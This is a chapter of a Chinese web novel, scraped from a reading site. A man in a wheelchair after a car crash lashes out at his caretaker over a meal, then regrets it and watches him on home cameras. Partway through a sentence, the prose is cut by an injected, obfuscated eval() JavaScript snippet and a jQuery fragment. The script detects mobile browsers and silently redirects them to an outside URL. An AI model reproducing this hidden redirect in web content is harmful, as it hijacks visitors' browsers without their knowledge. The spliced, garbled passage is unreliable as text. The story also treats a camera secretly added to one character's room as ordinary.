123读书网 > 都市小说 > 小太阳穿书爆改没嘴文学 > 15.第 15 章
    ——“抱歉,您的腿我们已经尽力了,重新站起来的几率实在是……”


    ——“唉,真可怜,年纪轻轻双腿就废了,再也不能站起来。”


    ——“哈哈哈哈,没想到你也有今天?沦为残废的感觉如何?”


    无数低语萦绕在耳边,或怜悯或嘲讽,但无一不在提醒着自己残疾的事实。


    宛如梦魇般,纠缠不休,摆脱不了。自从车祸以后,厉言川就知道,自己变得比之前更敏感多疑。


    不仅对他人的视线格外敏感,对他人的敌意也极度尖锐,比从前更甚。


    作为从小生活在恶意之中的人,厉言川深谙如何保护自己,从来不会对外展示弱点。


    因为他知道,一旦暴露出脆弱之处,就会有豺狼循着味狠狠咬下,试图将自己一击毙命。


    可双腿残疾这事,无疑是一个巨大,但却无法遮掩的弱点。


    只需一眼,就能知晓。


    也自然会有人借此攻击。


    对此,厉言川不得不竖起比以往更尖锐的刺,排斥一切潜在的敌意,以更凶狠的态度来保护自己。


    因为只有这样,他才能在弱肉强食的环境中生存下去。


    而今天宋年随口一句不需要帮忙的话,却仿佛无意识按下了开关,提醒着厉言川自己残废了的事实。


    自卑与偏执在发酵,再加上一句“吃什么补什么”,像极了暗示性的讽刺话语,更是成了催化剂,引燃了炸弹。


    对于向来以最坏的恶意揣测所有人的厉言川来说,这便是明晃晃的挑衅。


    “啊?我、我没有……”


    听见对面人带有极强压迫感的话语,宋年下意识缩了缩脖颈,小声地辩解,并不知道自己哪做得不对。


    对于煮猪脚给人吃这事,他没有任何别的想法,只是单纯想给人补补身体。


    他知道生病之人是脆弱敏感的,可能自己无心触碰到了其伤心之处,便连忙解释起来:


    “我只是想着你最近有点缺营养,所以……”


    可话还没说完,就被人打断。


    “看见我这副样子,你是不是觉得特别可笑,或者特别可怜?”


    厉言川冷笑一声,眉眼锋利,冷得像冬日刺骨的风雪。


    可这笑容里却不带任何笑意,宋年恍惚在其中瞥见了几分破碎。“我难道不清楚自己的身体状况吗,还需要你借这种方式来提醒我吗?!”


    他近乎歇斯底里地喊了出来。


    “你也觉得很可笑吧,坐在轮椅上像个废人一样,什么都干不了!”


    “我绝对没有这么想!”


    闻言,宋年焦急地反驳道。


    他能看出来,现在厉言川的状态不太对。——两眼猩红,目光空洞,大口大口喘着气,捏紧的拳头青筋暴起,已经陷入情绪失控的边缘。


    其实,厉言川同样也能察觉到自己不太对劲。


    可是他控制不了自己,满腔的恶语不受控地要往外吐。


    仿佛这样一股脑地宣泄出口,才能发泄出内心因落差导致的阴暗,才能证明自己坚持的价值观是正确的。


    ——不会有人无缘无故对自己好,不会有人怀揣善意靠近自己,所以宋年一定是有目的,或者有恶意的。


    “你也装够了吧?当初表现得那么卖力,想要取得我的信任,但是你心里一定是在嘲笑现在的我吧。”


    说着,厉言川自嘲地笑了笑。


    “我没有。”


    宋年抿了抿嘴唇,知道现在和人正面沟通是无用的,决定先转移话题。


    “别说这些了,吃饭吧。”


    他转过身,将盛好米饭的碗放到人面前,轻轻拍了拍人的肩膀。


    “滚!”像是应激一般,肩膀刚被人触碰到,厉言川就猛地拍开了他的手。


    这一拍动作幅度太大,连着桌上的碗也被撞翻,骨碌碌摇晃着,最终滚落在地,摔了个粉碎。


    还有其中盛着的米饭,也撒了一地。


    “你干嘛啊!”


    吵归吵,别浪费粮食啊!宋年心疼极了,忍不住跺脚喊道。


    被碗碎裂的清脆声响拉回神智,厉言川短暂地愣了愣。


    而当他余光捕捉到人又气又急的脸颊,还有微微泛红的手背时,神色流露出一丝茫然,又在敛眸的片刻消散。


    他嘴唇开合动了动,像是想说什么。


    但最终没吐出来任何音节。


    只是嘴唇比刚刚抿得更紧,攥紧的双拳捏住扶手,骨节发白。


    “你不开心归不开心,摔碗做什么。”


    宋年质问道,不自觉拔高了音调。


    要怎么解释自己并不是故意的。


    可仔细想想,似乎也没有解释的必要。


    厉言川拳头攥得更紧,板着一张脸,没有言语,紧接着沉默地转身离开。


    直到电梯门关上,他都只给人留下一个背影,没有回头。


    “真是的。”


    看着人默默离去,宋年小声嘟囔。


    其实他并没有因厉言川的恶语相向而不爽,只是在为被浪费的食物心疼而已。他知道厉言川经历的一切,明明曾经是身居高位之人,却在一场车祸后不得不屈居轮椅之上。


    这样的落差不亚于从天堂坠至地狱,任谁都接受不了,会情绪失控也是人之常情。


    但就算这样,也不能浪费食物嘛!


    盯着地上的米饭,绕是好脾气的宋年也不由得生出几分埋怨,可惜地蹲下身来打扫地面。


    “坏东西,讨厌鬼……”


    一边收拾,他一边小声碎碎念骂人,发泄心中的不满。


    那嘀嘀咕咕的样子,像极了一只墙角里散发怨念的大蘑菇。不吃拉倒,这桌子大餐我自己吃。


    收拾完残局,宋年哼了一声,独自坐下,化悲愤为力量般,端着碗大口大口吃了起来。


    ————


    而另一边,厉言川回到了房间。他只身坐在窗边,微微低下头来,并没有心情欣赏屋外的风景。


    冷静下来后,他才反应过来自己方才过于失态了。


    与宋年争执的画面,还有人受伤的表情不断涌上心头,在脑海内循环重演。


    一遍遍地提醒着他自己究竟说了什么。


    忽然间,一种陌生的情绪占据了心房。


    厉言川深呼吸一口气,好不容易才压下心底的烦躁。


    其实,他本无意伤害宋年,清醒过来后就后悔了,可又不知该说什么,只得沉默离开。


    他知道,自己的心里本就阴暗扭曲,而在车祸后


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17236943|197553||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append('',这种不健康的心理状况更甚。


    或许宋年真的没有任何恶意,可当时的他控制不住自己,忍不住要以尖锐的攻击性回馈所有可能的善意。


    如今心中这股从未有过的陌生情绪,大概就叫做愧疚。


    一回想起宋年被指责时的无措,厉言川就止不住皱紧眉头,额间青筋突突直跳。


    他只得揉了揉太阳穴,试图让自己冷静下来。


    不知道自己上楼后,宋年有什么反应?


    怀着这样的好奇,厉言川打开电脑,调出了一楼的监控。


    ——其实为了安全,别墅内部一直装有监控,但是房间内没有,只有宋年的房间在入住后让助理额外增添了摄像头。


    餐厅处的监控画面被调出,显出了宋年的身影。


    只见他先是在原地站立片刻,像是有些许茫然,然后默默蹲下身来,打扫起地上的碎片。


    由于碎碎念骂人的声音太小,没有被监控收录到,所以从厉言川的角度看来,宋年在被无端指责后,就那么一声不吭地,独自收拾起残局。


    并且事后还孤零零一人继续坐在桌边,埋头吃起饭来。


    如此单薄的背影,纤细脆弱,显得这般无措,惹人心疼。


    霎时间,更强烈的内疚仿佛海浪般席卷而来,令极少领会这种情绪的厉言川无措起来。


    自己是不是该做点什么?用手捡起地上碎片时,他会不会受伤?


    他心里会怎么想?会不会厌恶自己了?


    相对应的,压抑下去的烦躁不安再次澎湃翻涌,心底像是有一团熊熊烈火在燃烧般,灼得他坐立不安。


    他皱起眉头,关闭了监控画面,脱力似的向后一靠,难耐地抹了一把脸。


    不知是出于内疚,还是其他,虽然中午闹得不可开交,但晚饭时厉言川还是准时出现在了餐厅。他也不知道自己为什么要下楼,也不清楚等会面对人该说些什么。


    相比他的躁动不安,宋年似乎平静得多,见人来了,只是淡淡地瞥了其一眼,然后转身就围上围裙进了厨房。


    一句话都没说,看样子也是在闹脾气了。


    厉言川低头沉思,眉眼间的情绪被晦暗的阴影所遮盖。


    很快宋年就端着一个碗走了出来,面无表情地放到了人跟前。


    碗底磕在大理石桌面上,发出不大不小的清脆声响。


    “宋年。”


    见状,厉言川抬起头来,辨不出情绪的嗓音喊着人的名字。


    对于不会道歉的他,这已经算是一种服软。


    可宋年不吃这套,胆子很大地没有理他,掉头又进了厨房。生气也是理所应当的,毕竟能不被自己的脾气赶走的人很少。


    或者可以说几乎没有。


    想到这,厉言川嘴角扯出一个自嘲的笑,低头看向跟前的碗。


    在看清里面的菜后,他愣了愣,动作明显一顿。


    方才脑海里复杂的情绪,登时被一片空白所取代,厉言川脸上浮现出一抹短暂的迷茫,但很快被气得笑了出来。


    还记得今中午宋年说过的话——“吃什么补什么”。而碗里盛着的,正是一盘猪脑。


    还特意做成了麻辣口味。


    这么拐弯抹角地骂人,宋年,真有你的。